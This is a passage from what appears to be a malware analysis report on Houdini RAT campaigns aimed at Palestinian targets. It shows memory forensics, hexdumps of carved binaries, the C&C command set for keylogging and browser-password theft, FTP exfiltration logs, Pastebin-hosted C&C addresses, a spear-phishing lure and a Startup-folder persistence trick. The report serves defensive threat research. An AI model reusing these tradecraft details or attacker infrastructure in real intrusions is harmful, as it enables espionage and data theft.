


Figure 281. Upgrade Command from C&C Server to Houdini “Scout” Followed by Suspected Binary

Reviewing the memory of the “svchost.exe” process ID 2116 with Volatility (malfind) confirms that its protection is flagged as PAGE_EXECUTE_READWRITE with an MZ header in its memory region, further stressing code injection.

```

Process: svchost.exe Pid: 2116 Address: 0x50000000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 19, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x05000000 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00  MZP.....
0x05000010 b8 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00  ....@....
0x05000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x05000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  .....

0x05000000 4d          DEC EBP
0x05000001 5a          POP EDX
0x05000002 50          PUSH EAX
0x05000003 0002        ADD [EDX], AL
0x05000005 0000        ADD [EAX], AL
0x05000007 000400       ADD [EAX+EAX], AL

```

Figure 282. Memory Region of Injected “svchost.exe” Process and Injected Binary

As soon as the file transfer from the upgrade command is completed, the same fingerprinting information identified earlier is collected and forwarded to the C&C server. Over the lifetime of the “scout” on the infected host, the C&C server issued the upgrade command four times, uploading the same binary file. This was confirmed by manually carving all of the binaries from the packet capture and patching their MZ/PE headers to allow further analysis.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	50	00	02	00	00	00	04	00	0F	00	FF	FF	00	00	MZP.....ÿÿ..
0010h:	B8	00	00	00	00	00	00	40	00	1A	00	00	00	00	00	00@.....
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00
0040h:	B8	10	00	0E	1F	B4	09	CD	21	B8	01	4C	CD	21	90	90	°....'Í!,.LÍ!..
0050h:	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	This program mus
0060h:	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	t be run under W
0070h:	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	in32..\$7.....
0080h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0090h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0100h:	50	45	00	00	4C	01	03	00	37	64	B9	59	00	00	00	00	PE..L...7d'Y....
0110h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Figure 283. Patched Bytes of MZ/PE Headers of the Carved Binary from the Houdini Upgrade Command

The resulting binaries were indeed UPX packed. Unpacking them resulted in approximately 2MB binary, aligning with the size of the previous Houdini samples.

```

$ upx -d carved.bin -o carved_upx_unpacked.bin
      Ultimate Packer for executables
      Copyright (C) 1996 - 2013
UPX 3.91      Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

      File size      Ratio      Format      Name
      -----      -----      -----
      2171904 <-      589824    27.16%    Win32/pe    carved_upx_unpacked.bin

Unpacked 1 file.

```

Figure 284. Successful UPX Unpacking of Carved Binary Resulting ~ 2MB Raw Binary

Introducing Houdini “Elite”

Reviewing the strings of the unpacked binary reveals that it contains the same set of commands identified in the previous Houdini samples. Additional commands in this version of Houdini were also observed.


```
command=ping  
command=screen_capture_init  
command=screen_capture  
command=silence_screenshot  
command=silence_keylogger  
command=silence_password  
command=screen_thumb  
command=filemanager_upload_tcp  
command=filemanager_download  
command=filemanager_init  
command=filemanager_root  
command=filemanager_folder_filemanager_file  
  
command=filemanager_thumb  
command=keylogger_init  
command=keylogger_file  
command=password_firefox  
command=password_opera  
command=password_chrome  
command=password_all  
command=password_init  
command=misc_init  
command=misc_process  
command=misc_cmd  
command=new_rcs
```

Figure 285. Commands Found in Raw Houdini “Elite” Binary after UPX Unpacking

At this point, it is valid to assume that the binary file “Emb.exe” is mainly responsible for the delivery of the final Houdini malware payload into the memory of the infected host directly. The “Scout” component’s functionality can be generically summarized as follows:

1. Persistent process injection.
2. Retrieve remote C&C server configurations from Pastebin (or other online services) and establish initial C&C communication.
3. Fingerprint the infected system by collecting network and host information.
4. Receive the final Houdini malware payload “Elite” and execute it directly into the memory region of the injected process without storing the binary on disk, thus, making detection harder unless the memory of the running processes is inspected.

One of the major differences in this version of Houdini is the infection report to the C&C server. In this case, a new infection is marked as “new_rcs” the as opposed to the “new_houdini” and “new_slave” in the previous versions. The report also includes information about the infected host that was not reported by the earlier versions of Houdini. Such information includes the hardware ID, a unique GUID, nickname, CPU, GPU, operating system, installed anti-virus, and the currently open window. Interestingly, the reported version value of this Houdini sample is set to “elite”. The infection report also includes the IP address of the C&C server under a section referenced by the actor as “elite”. Hence, the “scout” and “elite” configuration sections in the body of the pastes retrieved during the initial execution of the “Scout” component.



```
....command=new_rcs  
hwid=[REDACTED]  
guid=[REDACTED]  
nickname=b04bc9mK  
username=[REDACTED]  
computer=[REDACTED]  
os=Windows 7  
elite{  
193.138.22  
cpu=Intel(R) Core(TM) i[REDACTED]CPU @ [REDACTED]GHz  
gpu=[REDACTED]  
av=  
version=elite  
topwindows=[REDACTED]
```

Figure 286. New Houdini “Elite” Infection Report/Protocol Format

While the strings extracted from the binary demonstrate 24 commands in total, only 20 unique commands were extracted from the packet capture. Four unique commands initiated from the infected host by the “Scout” component. Eighteen unique commands initiated by the C&C server. Finally, sixteen unique commands initiated from the infected host by the “Elite” Houdini, mostly in response to the commands issued by the C&C server except the new infection reports.

```
....command=password_init  
....command=keylogger_init  
....command=filemanager_init  
....command=ping
```

Figure 287. Data Stealing Module Initialization Commands Sent from C&C Server to Houdini

The “Elite” version of Houdini is also capable of navigating the local file system of the infected host for files of interest by the actor. Once such files are located, the honey files in this case, the malware is capable of downloading them to the C&C server via FTP exposing the actor listening FTP server credentials.

```
....command=filemanager_folder_filemanager_file  
path=[REDACTED]  
....command=filemanager_folder_filemanager_file  
folders=[REDACTED]  
files=[REDACTED]  
  
root=[REDACTED]  
....command=filemanager_download_ftp  
file=[REDACTED]  
username=[REDACTED]  
password=[REDACTED]  
port=21  
  
220-FileZilla Server 0.9.60 beta  
220 ftpserver  
HOST [193.138.223.25]  
421 Kicked by Administrator
```

Figure 288. File Manager Module and Data Exfiltration of Houdini via FTP with Supplied FTP Credentials

This version of Houdini implements logic to facilitate data theft. For example, the C&C server requested exfiltrating the passwords stored in the Chrome browser by issuing the command “password_chrome”. However, since the SQLite library is not installed on the infected host, the Houdini malware reported to the C&C server that the SQLite library is missing, and requested the SQLite library “sqlite3.dat” to be uploaded to the infected. The server uploads the SQLite library into the “%TEMP%” directory of the infected host. Once the upload is completed, the C&C server re-initiated the command “password_chrome” to retrieve the stored passwords, resulting in two consecutive TCP streams.

```
....command=password_init  
hwid=[REDACTED]  
guid={REDACTED}  
....command=password_chrome  
....command=password_chrome  
chrome=sqlite is missing ...|  
....command=password_chrome  
....command=password_chrome  
chrome=  
....command=password_stop  
  
....command=filemanager_upload_tcp  
filename=sqlite3.dat  
.....MZ.....@.....  
.!.L.!This program cannot be run in DOS mode.
```

Figure 289. Houdini Requesting C&C to Upload Missing SQLite DLL (.dat)

Updated Houdini Scout Elite C&C Configurations on Pastebin

On October 10, 2017, a review of the actor paste account “Virtualnote” was conducted in an attempt to identify potentially new threat intelligence about the actor. This resulted in identifying updated contents of the paste codes – “2cLsuXj6” and “trZZJTGA” – that the actor initially used for this attack.

The changes in the contents involve the addition of a new C&C server IP address and ports to both “Scout” and “Elite” sections. Unlike the initial configurations were both “Scout” and “Elite” used the same ports, the updated contents utilize different sets of ports per configuration section. Additionally, the actor added new content at the bottom of the pastes, defining a variable holding a base64 encoded configurations for “Scout” and “Elite”.

Figure 290 displays two screenshots of the Pastebin website, showing the updated contents of existing pastes related to Houdini configurations. The top screenshot shows paste [2cLsuXj6](https://pastebin.com/2cLsuXj6), and the bottom screenshot shows paste [trZZJTGA](https://pastebin.com/trZZJTGA). Both pastes contain configuration code for 'scout' and 'elite' sections, including IP addresses and ports. At the bottom of each paste, there is a base64-encoded string. Decoding this string reveals a minified version of the Houdini "Scout" and "Elite" components configurations.

```
1. scout{
2.   5.175.214.9:22
3.   5.175.214.9:23
4.   5.175.214.9:25
5.   5.175.214.9:53
6.   5.175.214.9:6000
7.   5.175.214.9:80
8. }
9. elite{
10.  5.175.214.9:5000
11.  5.175.214.9:443
12.  5.175.214.9:1434
13.  5.175.214.9:110
14.  5.175.214.9:2716
15.  5.175.214.9:8080
16. }
17. {x=c2NvdXR7DQo1LjE3NS4yMTQuOToyMg0KNS4xNzUuMjE0Ljk6MjMNCh0NCmVsaxR1ew0KNS4xNzUuMjE0Ljk6NTAwMAOKNS4xNzUuMjE0Ljk6NDQzDQp9}
```

```
1. scout{
2.   5.175.214.9:22
3.   5.175.214.9:23
4.   5.175.214.9:25
5.   5.175.214.9:53
6.   5.175.214.9:6000
7.   5.175.214.9:80
8. }
9. elite{
10.  5.175.214.9:5000
11.  5.175.214.9:443
12.  5.175.214.9:1434
13.  5.175.214.9:110
14.  5.175.214.9:2716
15.  5.175.214.9:8080
16. }
17. {x=c2NvdXR7DQo1LjE3NS4yMTQuOToyMg0KNS4xNzUuMjE0Ljk6MjMNCh0NCmVsaxR1ew0KNS4xNzUuMjE0Ljk6NTAwMAOKNS4xNzUuMjE0Ljk6NDQzDQp9}
```

Figure 290. Updated Contents of the Existing Pastes with New C&C IP address and Ports, October 10, 2017

Base64 decoding the base64-encoded value at the bottom of the pastes reveals what appears to be a minified version of the Houdini “Scout” and “Elite” components configurations.

```

$ echo "c2NvdxR7DQo1LjE3NS4yMTQuOToyMg0KNS4xNzUuMjE0Ljk6MjMNCn0NCmVsaxR1ew0KNS4xNzUuMjE0Ljk6NTAwMA0KNS4xNzUuMjE0Ljk6NDQzDQp9" | base64 -d
scout{
5.175.214.9:22
5.175.214.9:23
}
elite{
5.175.214.9:5000
5.175.214.9:443
}

```

Figure 291. Base64-decoded Contents of the Variable “x” from the Pastes, October 10, 2017

According to Shodan scan data, the server IP address in the updated pastes is coincidentally running the same FTP server software and version as the C&C server utilized in ATT-SEP-17.

The figure shows Shodan search results for the IP address 5.175.214.9. It includes:

- Basic Information:**

City	Frankfurt
Country	Germany
Organization	GHOSTnet Hosting
ISP	GHOSTnet GmbH
Last Update	2017-10-10T18:41:09.593614
ASN	AS12586
- Ports:** Shows port 21 (tcp) is open.
- Services:** Shows Filezilla Server 0.9.60 beta running on port 21 (tcp). The service also supports ftp. The response includes:
 - 220-Filezilla Server 0.9.60 beta
 - 220 ftpserver
 - 530 Login or password incorrect!
 - 214-The following commands are recognized:

Figure 292. Shodan Data Revealing New Houdini C&C Server Running the Same FTP Software and Version

In conclusion, after an absence of almost two months, the actor revamped their tactics tools and procedures by introducing a revised version of the Houdini malware. The actor also introduced a stealth mechanism by not dropping the Houdini binary directly into the infected host. Rather, the actor created a new delivery and execution channel operated from the memory of injected processes, making detection harder.

The changes introduced in this attack suggest that the actor is continuously investing in building and improving their offensive capabilities. Additionally, the updated contents of the existing paste codes include a new C&C IP address that was never observed in all of the previous attacks, denoting that the actor is also investing in acquiring new infrastructure elements. This leads to the conclusion that the actor operations are still ongoing and do not appear to slow down anytime soon.

ATT-OCT-22: HoudiniSE New Tricks – Google Plus and New Commands

On October 22, 2017, the actor forwarded a new spear phishing email. The subject of this email coincides with a decoy Word document that the imaginary target was editing during the C&C communication of the previous attack ATT-SEP-17. This might be a mere coincidence, or the actor have used the data exfiltrated from the last attack to create the spear phishing email of this attack.

The spear phishing email purports a summary of a number of meetings, without providing additional details except for a link to an alleged Word document of extension .DOCX.




Figure 293. ATT-OCT-22 Spear Phishing Email (HTML contents removed for clarity)

The URL behind the link points to a Google Shortened URL, eventually leading to a payload on Google Documents.




Figure 294. Google Shortened URL Analytics and Original URL to Google Documents

The “Referrers” section of analytics of the shortened URL indicates that over 5% of the clicks originated from the Palestinian Public Prosecution (mail.pgp.ps), a Palestinian government entity previously targeted by the actor.




Figure 295. The Palestinian Public Prosecution (mail.pgp.ps) Referrer from Google Shortened URL Analytics

The sender email address “chetan.dobwal” appears to refer to software developer with various social media references (LinkedIn, Facebook, and Google+). The same email address also appears in an Excel file named “CustomerMaster.xlsx” as returned by the search engine. This file deemed irrelevant and was excluded from the analysis. It is assumed that the actor compromised the account and is abusing it for malicious purposes.

[XLS] CustomerMaster.xlsx - ServPRO
servpro70.servpro.in/IndiaAssistance/CustomerMaster.xlsx ▾
... Aviator, Black, Program, 2015-02-10, 2016-02-15, 2016-02-10, 2254856587, 9856587458,
chetan.dobwal@servpro.in, Active, 12, SCOOTERS, 2016-02-15.

Figure 296. Excel File Referencing the Same Sender Email Address of the Spear Phishing Email

The payload hosted on Google Documents consists of a .RAR compressed archive with a name matching the subject of the spear phishing email. This archive contains a single binary masquerading as Microsoft Word given its icon and properties (File description, Original filename, Product name, Product version, etc.). Interestingly, this binary was last modified on October 22, 2017, almost 30 minutes before the actor forwarded the spear phishing email.

Name	Date modified	Type	Size
Summary of today's meetings (ملخص اجتماعات اليوم).exe	10/22/2017 6:44 PM	Application	791 KB
Summary of today's meetings (ملخص اجتماعات اليوم).rar	10/23/2017 5:20 PM	RAR File	393 KB

Figure 297. Initial .RAR Payload from Google Documents and Extracted Binary File




Figure 298. Extracted Binary File Properties and Icon Masquerading as Microsoft Word Binary

Examining the strings of the binary provides potential forensic leads about the persistence mechanism (\Start Menu\Programs\Startup\GoogleHomepage.url), the second payload (%APPDATA%\sts.exe), and an embedded decoy document (Summary.exe).

ascii	4	.data:0005A4DE	x	%c.Z
ascii	17	.data:00072705	x	word/document.xml
ascii	21	.data:00073297	x	word/theme/theme1.xml
ascii	17	.data:000738EE	x	word/settings.xml
ascii	18	.data:00073D2C	x	word/fontTable.xml
ascii	20	.data:00073F39	x	word/webSettings.xml
ascii	15	.data:000747EA	x	word/styles.xml
ascii	21	.data:000754A2	x	[Content_Types].xmlPK
ascii	13	.data:000754E3	x	_rels/.relsPK
ascii	30	.data:0007551C	x	word/_rels/document.xml.relsPK
ascii	19	.data:00075566	x	word/document.xmlPK
ascii	23	.data:000755A5	x	word/theme/theme1.xmlPK
ascii	19	.data:000755E8	x	word/settings.xmlPK
ascii	20	.data:00075627	x	word/fontTable.xmlPK
ascii	22	.data:00075667	x	word/webSettings.xmlPK
ascii	18	.data:000756A9	x	docProps/app.xmlPK
ascii	19	.data:000756E7	x	docProps/core.xmlPK
ascii	17	.data:00075726	x	word/styles.xmlPK
ascii	7	.data:00076C24	x	appdata
ascii	8	.data:00076C38	x	\sts.exe
ascii	13	.data:00076C64	x	\Summary.docx
ascii	7	.data:00076C90	x	sts.exe
ascii	47	.data:00076D68	x	\Start Menu\Programs\Startup\GoogleHomepage.url

Figure 299. Strings Extracted from the Binary File Providing Potential Forensic Artifacts

Armed with this information, the binary “Summary of today’s meetings (ملخص إجتماعات اليوم).exe” is executed. First, the binary drops and executes the second stage payload “sts.exe” into the “%APPDATA%” directory.

```
File created:
UtcTime: 2017-10-23 14:21:28.908
ProcessGuid: {fdd8bd75-fae8-59ed-0000-00101e046200}
ProcessId: 2532
Image: C:\Users\[REDACTED]Downloads\Summary of today's meetings (ملخص إجتماعات اليوم).exe
TargetFilename: C:\Users\[REDACTED]AppData\Roaming\sts.exe
CreationUtcTime: 2017-10-23 14:21:28.908
```

Figure 300. Sysmon Event of First Stage Payload Dropping Houdini Scout to %APPDATA% Directory

```
Process Create:
UtcTime: 2017-10-23 14:21:28.939
ProcessGuid: {fdd8bd75-fae8-59ed-0000-0010ee0b6200}
ProcessId: 2572
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: "C:\Windows\system32\cmd.exe" /C "C:\Users\[REDACTED]AppData\Roaming\sts.exe"
CurrentDirectory: C:\Users\[REDACTED]Downloads\Summary of today's meetings (ملخص إجتماعات اليوم)
User: [REDACTED]
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163
ParentProcessGuid: {fdd8bd75-fae8-59ed-0000-00101e046200}
ParentProcessId: 2532
ParentImage: C:\Users\[REDACTED]Downloads\Summary of today's meetings (ملخص إجتماعات اليوم).exe
ParentCommandLine: "C:\Users\[REDACTED]Downloads\Summary of today's meetings (ملخص إجتماعات اليوم).exe"
```

Figure 301. Sysmon Event of First Stage Payload Executing Second Stage Houdini Scout Binary

Afterwards, the first stage binary drops the decoy document “Summary.exe” while passing it to Microsoft Word via the command line.

```
Process Create:  
UtcTime: 2017-10-23 14:21:29.095  
ProcessGuid: {fd8bd75-fae9-59ed-0000-0010482d6200}  
ProcessId: 1944  
Image: C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE  
CommandLine: "C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE" /n "C:\Users\█████████████████████AppData\Local\Temp\Summary.docx" /o "u"  
CurrentDirectory: C:\Users\████████████████████\Downloads\Summary of today's meetings (ملخص اجتماعات اليوم)  
User: █████████████████████  
LogonGuid: {fd8bd75-8f8c-58cb-0000-00209c2f0600}  
LogonId: 0x62F9C  
TerminalSessionId: 1  
IntegrityLevel: Medium  
Hashes: SHA256=3D46E95284F93BBB76B3B7E1BF0E1B2D51E8A9411C2B6E649112F22F92DE63C2,IMPHASH=476969F0DB7933ADC8A837A099DCB8AE  
ParentProcessGuid: {fd8bd75-fae8-59ed-0000-00101e046200}  
ParentProcessId: 2532  
ParentImage: C:\Users\████████████████████\Downloads\Summary of today's meetings (ملخص اجتماعات اليوم).exe  
ParentCommandLine: "C:\Users\████████████████████\Downloads\Summary of today's meetings (ملخص اجتماعات اليوم) (ملخص اجتماعات اليوم).exe"
```

Figure 302. Sysmon Event of First Stage Payload Dropping Decoy Document to %TEMP% Directory

Finally, the first stage payload drops the persistence URL shortcut as expected from the strings.

```
File created:  
UtcTime: 2017-10-23 14:21:29.095  
ProcessGuid: {fd8bd75-fae8-59ed-0000-00101e046200}  
ProcessId: 2532  
Image: C:\Users\████████████████████\Downloads\Summary of today's meetings (ملخص اجتماعات اليوم).exe  
TargetFilename: C:\Users\████████████████████\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleHomepage.url  
CreationUtcTime: 2017-10-23 14:21:29.095
```

Figure 303. Sysmon Event of First Stage Payload Dropping Persistence URL Shortcut to Startup Directory

Similar to previous decoy documents, the metadata attribute “Last Modified By” contained the value “SEC”. However, unlike other decoys, the “Creator” attribute contains the value “Houdini”. It is unclear if this is a reference to the Houdini RAT developer or the malware name.

```
$ exiftool Summary.docx  
File Name : Summary.docx  
File Size : 15 KB  
File Type : DOCX  
MIME Type : application/vnd.openxmlformats-officedocument.wordprocessingml.document  
Zip File Name : [Content_Types].xml  
Pages : 1  
Words : 487  
Characters : 2782  
Application : Microsoft Office Word  
Lines : 23  
Paragraphs : 6  
App Version : 16.0000  
Creator : Houdini  
Last Modified By : SEC  
Revision Number : 2  
Create Date : 2017:10:19 15:47:00Z  
Modify Date : 2017:10:19 15:47:00Z
```

Figure 304. Decoy Document “Summary.docx” Metadata Referencing “Houdini” as the Creator

The decoy document discusses the recent conciliation between the Palestinian political parties “Fatah” and “Hamas”. The contents of the document were copied verbatim from the Alarabiya.net news website⁸⁶.



Figure 305. Contents of Decoy Document “Summary.docx”

Reviewing the directory "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup" reveals the persistence URL shortcut, which points to the second stage binary "sts.exe" binary in the "%APPDATA%" directory.




Figure 306. Persistence URL Shortcut Pointing to the Second Stage Binary "sts.exe"

⁸⁶ <http://www.alarabiya.net/ar/arab-and-world/2017/10/12/%D9%81%D8%AA%D8%AD-%D9%88%D8%AD%D9%85%D8%A7%D8%B3-%D8%AA%D9%88%D9%82%D8%B9%D8%A7%D9%86-%D8%A7%D8%AA%D9%81%D8%A7%D9%82-%D8%A7%D9%84%D9%85%D8%B5%D8%A7%D9%84%D8%AD%D8%A9-%D8%A8%D8%A7%D9%84%D9%82%D8%A7%D9%87%D8%B1%D8%A9-%D8%A8%D8%B1%D8%B9%D8%A7%D9%8A%D8%A9-%D9%85%D8%B5%D8%B1%D9%8A%D8%A9-.html>

The second stage binary “sts.exe” attempts to masquerade as the Microsoft application Windows Remote Assistance “msra.exe”.




Figure 307. Second Stage Scout Binary “sts.exe” Masquerading as msra.exe

The binary appears to be compiled with Free Pascal Compiler and contains an overlay embedding another binary.

```
$ readpe.py --overlay sts.exe
--> Overlay detected. Length: a6ad

$ pe-carv.py sts.exe
$ ls
1.exe  sts.exe

$ file 1.exe
1.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Figure 308. Second Stage Scout Binary “sts.exe” Overlay Extraction

This binary contains references to what appears to be a MEGA client downloads directory under a profile named “DELL”. The string “relaisse lite 2 - lazarus” might be a reference to the Free Pascal (Lazarus) IDE, potentially in French.

```
$ strings 1.exe | grep -i dell
C:/Users/DELL/Documents/MEGAsync Downloads/Desktop/crypter/relaisse lite 2 - lazarus/
```

Figure 309. Path to Potential Lazarus IDE in Second Stage Scout Binary

It is believed that the actor designed the binary “sts.exe” to play the role of the Houdini Scout component based on its behavior when compared to the Scout component of the previous attack. Specifically, it injected code into “explorer.exe” process, as opposed to the “svchost.exe” process from the previous attack.

```

Process Create:
UtcTime: 2017-10-23 14:21:42.714
ProcessGuid: {fd8bd75-faf6-59ed-0000-0010e6576200}
ProcessId: 2772
